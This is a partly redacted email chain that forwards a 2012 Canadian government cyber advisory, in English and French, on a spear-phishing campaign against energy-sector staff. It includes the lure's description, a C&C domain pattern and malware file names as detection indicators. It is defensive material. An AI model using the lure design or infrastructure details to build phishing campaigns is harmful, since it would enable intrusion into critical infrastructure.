Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.

* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx
<http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx>

Reporting
=========

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca <mailto:communications@ps-sp.gc.ca>

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: (

From: Beaudoin, Luc
Sent: Friday, March 30, 2012 3:31 PM
To: Murphy, Gregg
Cc: CYBERDO
Subject: RE: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Absolut...

Yes. Trusted. This is TLP Amber equivalent.

Luc Beaudoin, P.Eng, MSc, MBA
Chief Cyber Operations | Chef des opérations cybernétiques Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574 luc.beaudoin@ps-sp.gc.ca PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Murphy, Gregg
Sent: March-30-12 3:28 PM
To: Beaudoin, Luc
Cc: CYBERDO
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Please advise. Suspect "absolutely" will be the guidance.

Thanks,
Gregg

-----Original Message-----
From: GOC-COG
Sent: March-30-12 3:20 PM
To: CYBERDO
Cc: [redacted]
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations


Please respond to [redacted] question.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: [redacted]

Sent: March-30-12 3:19 PM
To: GOC-COG
Subject: Re: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Thank you - may I share with my trusted energy sector contacts with directions for them to contact CCIRC if they require guidance?



"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'à votre organisme et il ne doit pas être reclassifié ou transmis à d'autres sans le consentement de l'expéditeur. »
>>> (redacted)
>>> 2012-03-30 15:11 >>>
La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

TypeIndicator

C&C Domain (Where xxx is the targeted company name abbreviation)

MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: ilename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: ilename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:

Please note that the above filenames and MD5 may change for a different target.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those arrowservice.net sub domains:
http://www.secureworks.com/research/threats/htran/ <http://www.secureworks.com/research/threats/htran/>
[redacted]

http://pastebin.com/[redacted] <http://pastebin.com[redacted]

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx
<http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx>

Reporting
=========

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates

in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca <mailto:communications@ps-sp.gc.ca>

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

From: CYBERDO
Sent: Friday, March 30, 2012 5:23 PM
To: GOC / COG (PS/SP)
Cc: CYBERDO (PS/SP)
Subject: CCIRC CYBER FLASH CF12-003 Distribution Request (FRENCH)
Attachments: CF12-003_FR.txt

Subject: CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique

** 24/7 processing for Cyber Flash **

GOC,

English version previously sent. In order to complete the distribution of this product, CCIRC requests the following action be taken:

1. The product subject line should appear the same as the above format.

2. Copy the text of the attached french product, in PLAIN TEXT format and using the BCC option, to the distribution list(s) identified below:

CYBER - ALL CLIENTS
And

3. This product WILL NOT be posted.

(English version previously sent)

==========
CCRIC - Bulletin cybernétique CF12-003
Date : Le 30 mars 2012
==========

SENSIBILITÉ
==========
AVIS : Le présent document est NON CLASSIFIÉ - NON destiné au grand public. Il contient de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

NOTE CRUCIALE
==========
Certains des renseignements du présent message ne sont fournis qu'aux fins de reconfiguration défensive des biens du destinataire. Le CCRIC tient à aviser le destinataire de n'effectuer aucune activité de collecte de données hors du périmètre de son réseau selon les renseignements du présent bulletin cybernétique. Parmi ces activités interdites, citons la vérification, le téléchargement, la navigation ou le balayage liés aux sites mentionnés dans ce rapport.

PUBLIC CIBLE
==========
Le présent bulletin cybernétique est destiné aux professionnels et gestionnaires de la TI des gouvernements fédéral, provinciaux et territoriaux et des administrations municipales ainsi que des infrastructures critiques et des industries connexes.

Titre
==========
Campagne de harponnage ciblant les organisations à infrastructure critique

Détails
==========
Le CCRIC a reçu des rapports concernant une campagne de harponnage ciblant des employés dans les organisations du secteur de l'énergie. Ces attaques ciblées sont dirigées contre le personnel au sein du secteur de l'énergie (et possiblement d'autres industries à infrastructure critique).

La campagne est conçue pour induire les destinataires à ouvrir une pièce jointe qui semble provenir d'une personne au sein de l'organisation. Cette campagne peut avoir commencé à la fin décembre 2011.

Description du courriel :

Objet : « (contenu identifiant la victime supprimé)
Expéditeur : « (nom d'un agent de l'entreprise ciblée)
Contenu du courriel : «
Lien hypertexte contenu : On signale que le lien indique un fichier .zip et contient le texte « quality specifications » associé à une composante ou à un produit particulier de l'entreprise ciblée.
Bloc de signature : Contient ce qui semble être un nom, un titre, un numéro de téléphone et une adresse de courriel de l'entreprise valides d'un agent de l'entreprise.

Les indicateurs suivants ont été signalés :

Type Indicateur

Domaine de commande et contrôle [redacted] (où « xxx » est l'abréviation du nom de l'entreprise ciblée)

[redacted]	MD5 : [redacted]	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :.exe
	MD5 :	Nom de fichier :.exe
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :
	MD5 :	Nom de fichier :.exe
	MD5 :	Nom de fichier :.exe
	MD5 :	Nom de fichier :

Remarque : Ces noms et valeurs MD5 peuvent être différents pour une autre cible.

Le domaine [redacted] a déjà été signalé comme étant associé à des activités de menaces persistantes avancées (MPA), par exemple, atteinte à la sécurité de RSA. Les références suivantes donnent une liste des sous-domaines d'arrowservice.net :
http://www.secureworks.com/research/threats/htran/
[redacted]
http://pastebin.com/[redacted]

Atténuation
==========
Le CCRIC recommande aux organisations d'examiner les mesures d'atténuation ci-dessous et de les appliquer en conséquence dans leur propre environnement.

* Examiner les journaux de réseau pour surveiller les tentatives de connexion au domaine susmentionné. Surveiller plus étroitement les postes tentant de communiquer avec ces URL, et les examiner à la recherche de signes d'infection.
* Examiner les journaux de courriel pour des courriels qui correspondent à l'objet et aux descriptions de fichiers ci-dessus.
* S'assurer de tenir à jour les systèmes antivirus et de protection des passerelles.
* La plupart des attaques de cette nature sont détectées par des utilisateurs diligents et bien informés. Le CCRIC recommande aux organisations d'informer leur personnel de la situation actuelle, notamment comment signaler au personnel de la sécurité de la TI tout courriel suspect ou inhabituel. Une révision des politiques et exigences ministérielles, ainsi qu'une formation ou sensibilisation à la sécurité, peut aider à atténuer ce risque.
* Consultez le bulletin cybernétique CF11-025 du CCRIC : Résumé des attaques par harponnage récentes et indicateurs d'une MPA potentielle (6 décembre 2011).
* Consulter le document TR11-002 du CCRIC sur les mesures d'atténuation contre les MPA (référence ci-dessous).

Référence :
==========

http://www.securitepublique.gc.ca/prg/em/ccirc/2011/tr11-002-fra.aspx

Signalement
==========
AVIS : Le présent message et toutes les pièces jointes qui l'accompagnent contiennent de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

Le présent message et toutes les pièces jointes qui l'accompagnent contiennent des renseignements qui peuvent avoir été recueillis de diverses sources externes dont le CCRIC ne peut vérifier ni la fiabilité ni l'intégrité. Le CCRIC n'assume aucune responsabilité pour des conséquences négatives résultant de l'utilisation des renseignements fournis dans la présente.

Les liens vers d'autres sites Web ne relevant pas du gouvernement du Canada sont fournis aux utilisateurs uniquement pour des raisons de commodité. Le gouvernement du Canada n'assume donc pas la responsabilité de l'exactitude, du caractère actuel ni de la fiabilité de leur contenu. Il n'offre aucune garantie à cet égard et n'est pas responsable des renseignements associés à ces liens, pas plus qu'il ne cautionne ces sites et leur contenu.

Note aux lecteurs

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) constitue le point de convergence au Canada pour les avertissements et l'analyse concernant les menaces et les vulnérabilités cybernétiques, ainsi que pour la coordination de la réponse aux incidents. Le CCRIC est chargé d'assurer la résilience de l'infrastructure essentielle nationale en surveillant les menaces et en coordonnant la réponse du gouvernement fédéral aux incidents de cybersécurité d'intérêt national. Le CCRIC, qui travaille conjointement avec le Centre des opérations du gouvernement (COG) de Sécurité publique Canada, constitue un élément clé de l'approche « tous risques » du gouvernement en regard de la gestion des urgences et de la sécurité nationale.

Pour obtenir des renseignements généraux, veuillez communiquer avec la Division des affaires publiques de Sécurité publique Canada :

Téléphone : 613-944-4875 ou 1-800-830-3118 Télécopieur : 613-998-9589 Courriel : communications@ps-sp.gc.ca

En cas de questions urgentes, ou pour signaler des incidents, veuillez communiquer avec le COG.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: CTEC <CTEC@CSE-CST.GC.CA>
Sent: Friday, March 30, 2012 5:26 PM
To: CTEC
Subject: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Importance: High

Classification: UNCLASSIFIED

(La version française suivra)

CTEC is forwarding this CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations. To report incidents affecting GC infrastructures, please contact GC-CTEC at ctec@cse-cst.gc.ca. Any government department suspecting they have incidents related to this activity are requested to provide a written report to GC CTEC.

http://www.tbs-sct.gc.ca/sim-gsi/publications/docs/2009/itimp-pgimti/itimp-pgimti-app-ann-D-eng.rtf

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content: '
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

Type	Indicator
C&C Domain	(Where xxx is the targeted company name abbreviation)
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:
Malware	filename:

Please note that the above filenames and MD5 may change for a different target.

The *.arrowservice.net domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those arrowservice.net sub domains:
http://www.secureworks.com/research/threats/htran/
http://pastebin.com/

Mitigation
==========

CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/

Centre des opérations du gouvernement
Email/courriel: [redacted]

From: Beaudoin, Luc
Sent: Friday, March 30, 2012 5:40 PM
To: Bendelier, Kenneth; CYBERDO (PS/SP); Anderson, Windy
Subject: Re: CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique

No. The GOC had dist list problems, so thankfully we had a back up plan and provided them with our client list. Unfortunately, internal lists were not on the english version.

Luc Beaudoin
Chief Cyber Operations | Chef des opérations cybernétiques Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574 luc.beaudoin@ps-sp.gc.ca PublicSafety.gc.ca Government of Canada | Gouvernement du Canada

Sent from a mobile device | Envoyé d'un appareil portable

----- Original Message -----
From: Bendelier, Kenneth
Sent: Friday, March 30, 2012 05:35 PM
To: CYBERDO; Beaudoin, Luc
Subject: Fw: CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique

Did I miss the English version previously sent?

----- Original Message -----
From: GOC-COG
Sent: Friday, March 30, 2012 05:31 PM
To: _GOC Distribution List / Liste de distribution du COG
Subject: CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique

(English version previously sent)

==========
CCRIC – Bulletin cybernétique CF12-003
Date : Le 30 mars 2012
==========

SENSIBILITÉ
==========

NOTE CRUCIALE
==========
Certains des renseignements du présent message ne sont fournis qu'aux fins de reconfiguration défensive des biens du destinataire. Le CCRIC tient à aviser le destinataire de n'effectuer aucune activité de collecte de données hors du périmètre de son réseau selon les renseignements du présent bulletin cybernétique. Parmi ces activités interdites, citons la vérification, le téléchargement, la navigation ou le balayage liés aux sites mentionnés dans ce rapport.

PUBLIC CIBLE
==========
Le présent bulletin cybernétique est destiné aux professionnels et gestionnaires de la TI des gouvernements fédéral, provinciaux et territoriaux et des administrations municipales ainsi que des infrastructures critiques et des industries connexes.

Titre
======
Campagne de harponnage ciblant les organisations à infrastructure critique

Détails
=======
Le CCRIC a reçu des rapports concernant une campagne de harponnage ciblant des employés dans les organisations du secteur de l'énergie. Ces attaques ciblées sont dirigées contre le personnel au sein du secteur de l'énergie (et possiblement d'autres industries à infrastructure critique).

La campagne est conçue pour induire les destinataires à ouvrir une pièce jointe qui semble provenir d'une personne au sein de l'organisation. Cette campagne peut avoir commencé à la fin décembre 2011.

Description du courriel :

Objet : « (contenu identifiant la victime supprimé) » Expéditeur : « (nom d'un agent de l'entreprise ciblée) » Contenu du courriel : « » Lien hypertexte contenu : On signale que le lien indique un fichier .zip et contient le texte « quality specifications » associé à une composante ou à un produit particulier de l'entreprise ciblée.
Bloc de signature : Contient ce qui semble être un nom, un titre, un numéro de téléphone et une adresse de courriel de l'entreprise valides d'un agent de l'entreprise.

Les indicateurs suivants ont été signalés :

Type	Indicateur	
Domaine de commande et contrôle	(où « xxx » est l'abréviation du nom de l'entreprise ciblée)	
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :

Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :
Maliciel	MD5 :	Nom de fichier :.
Maliciel	MD5 :	Nom de fichier :.
Maliciel	MD5 :	Nom de fichier :

Remarque : Ces noms et valeurs MD5 peuvent être différents pour une autre cible.

Le domaine ' a déjà été signalé comme étant associé à des activités de menaces persistantes avancées (MPA), par exemple, atteinte à la sécurité de RSA. Les références suivantes donnent une liste des sous-domaines

http://www.secureworks.com/research/threats/htran/
http://
http://pastebin.com/

Atténuation
==========
Le CCRIC recommande aux organisations d'examiner les mesures d'atténuation ci-dessous et de les appliquer en conséquence dans leur propre environnement.

* Examiner les journaux de réseau pour surveiller les tentatives de connexion au domaine susmentionné. Surveiller plus étroitement les postes tentant de communiquer avec ces URL, et les examiner à la recherche de signes d'infection.
* Examiner les journaux de courriel pour des courriels qui correspondent à l'objet et aux descriptions de fichiers ci-dessus.
* S'assurer de tenir à jour les systèmes antivirus et de protection des passerelles.
* La plupart des attaques de cette nature sont détectées par des utilisateurs diligents et bien informés. Le CCRIC recommande aux organisations d'informer leur personnel de la situation actuelle, notamment comment signaler au personnel de la sécurité de la TI tout courriel suspect ou inhabituel. Une révision des politiques et exigences ministérielles, ainsi qu'une formation ou sensibilisation à la sécurité, peut aider à atténuer ce risque.
* Consultez le bulletin cybernétique CF11-025 du CCRIC : Résumé des attaques par harponnage récentes et indicateurs d'une MPA potentielle (6 décembre 2011).
* Consulter le document TR11-002 du CCRIC sur les mesures d'atténuation contre les MPA (référence ci-dessous).

Référence :
==========
http://www.securitepublique.gc.ca/prg/em/ccirc/2011/tr11-002-fra.aspx

Signalement
=========

caractère actuel ni de la fiabilité de leur contenu. Il n'offre aucune garantie à cet égard et n'est pas responsable des renseignements associés à ces liens, pas plus qu'il ne cautionne ces sites et leur contenu.

Note aux lecteurs

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) constitue le point de convergence au Canada pour les avertissements et l'analyse concernant les menaces et les vulnérabilités cybernétiques, ainsi que pour la coordination de la réponse aux incidents. Le CCRIC est chargé d'assurer la résilience de l'infrastructure essentielle nationale en surveillant les menaces et en coordonnant la réponse du gouvernement fédéral aux incidents de cybersécurité d'intérêt national. Le CCRIC, qui travaille conjointement avec le Centre des opérations du gouvernement (COG) de Sécurité publique Canada, constitue un élément clé de l'approche « tous risques » du gouvernement en regard de la gestion des urgences et de la sécurité nationale.

Pour obtenir des renseignements généraux, veuillez communiquer avec la Division des affaires publiques de Sécurité publique Canada :

Téléphone : 613-944-4875 ou 1-800-830-3118 Télécopieur : 613-998-9589 Courriel : communications@ps-sp.gc.ca

En cas de questions urgentes, ou pour signaler des incidents, veuillez communiquer avec le COG.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: CTEC <CTEC@CSE-CST.GC.CA>
Sent: Friday, March 30, 2012 5:45 PM
To: CTEC
Subject: CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique

Importance: High

Classification: UNCLASSIFIED

(English version previously sent)

CTEC expedie le CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique. Pour signaler les incidents touchant les infrastructures du GC, veuillez communiquer avec le CECM-GC à l'adresse suivante : ctec@cse-cst.gc.ca Tout ministère du gouvernement qui soupçonne avoir été touché par un incident lié à cette activité est prié de fournir un rapport écrit au CECM-GC.

http://www.tbs-sct.gc.ca/sim-gsi/publications/docs/2009/itimp-pgimti/itimp-pgimti-app-ann-D-fra.rtf

==========
CCRIC - Bulletin cybernétique CF12-003
Date : Le 30 mars 2012
==========

SENSIBILITÉ
==========
AVIS : Le présent document est NON CLASSIFIÉ - NON destiné au grand public. Il contient de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

NOTE CRUCIALE
==========
Certains des renseignements du présent message ne sont fournis qu'aux fins de reconfiguration défensive des biens du destinataire. Le CCRIC tient à aviser le destinataire de n'effectuer aucune activité de collecte de données hors du périmètre de son réseau selon les renseignements du présent bulletin cybernétique. Parmi ces activités interdites, citons la vérification, le téléchargement, la navigation ou le balayage liés aux sites mentionnés dans ce rapport.

PUBLIC CIBLE
==========
Le présent bulletin cybernétique est destiné aux professionnels et gestionnaires de la TI des gouvernements fédéral, provinciaux et territoriaux et des administrations municipales ainsi que des infrastructures critiques et des industries connexes.

Titre
======
Campagne de harponnage ciblant les organisations à infrastructure critique

Détails
=======
Le CCRIC a reçu des rapports concernant une campagne de harponnage ciblant des employés dans les organisations du secteur de l'énergie. Ces attaques ciblées sont dirigées contre le personnel au sein du secteur de l'énergie (et possiblement d'autres industries à infrastructure critique).

La campagne est conçue pour induire les destinataires à ouvrir une pièce jointe qui semble provenir d'une personne au sein de l'organisation. Cette campagne peut avoir commencé à la fin décembre 2011.

Description du courriel :

Objet : « (contenu identifiant la victime supprimé) » Expéditeur : « (nom d'un agent de l'entreprise ciblée) » Contenu du courriel : « pay attention. » Lien hypertexte contenu : On signale que le lien indique un fichier .zip et contient le texte « quality specifications » associé à une composante ou à un produit particulier de l'entreprise ciblée.

Bloc de signature : Contient ce qui semble être un nom, un titre, un numéro de téléphone et une adresse de courriel de l'entreprise valides d'un agent de l'entreprise.

Les indicateurs suivants ont été signalés :

Type	Indicateur
Domaine de commande et contrôle <xxx>.arrowservice.net (où « xxx » est l'abréviation du nom de l'entreprise ciblée)	
Maliciel	MD5 : Nom de fichier : spoolsvd.exe
Maliciel	MD5 : Nom de fichier : AdobeUpdater.exe
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier : fslist.exe
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier : ccApp1.exe
Maliciel	MD5 : Nom de fichier : ntshrui.dll
Maliciel	MD5 : Nom de fichier : moonclient2.exe
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier :
Maliciel	MD5 : Nom de fichier :

Remarque : Ces noms et valeurs MD5 peuvent être différents pour une autre cible.

Le domaine *.arrowservice.net a déjà été signalé comme étant associé à des activités de menaces persistantes avancées (MPA), par exemple, atteinte à la sécurité de RSA. Les références suivantes donnent une liste des sous-domaines d'arrowservice.net :

http://www.secureworks.com/research/threats/htran/
http://[redacted]
http://pastebin.com/[redacted]

Atténuation
==========
Le CCRIC recommande aux organisations d'examiner les mesures d'atténuation ci-dessous et de les appliquer en conséquence dans leur propre environnement.

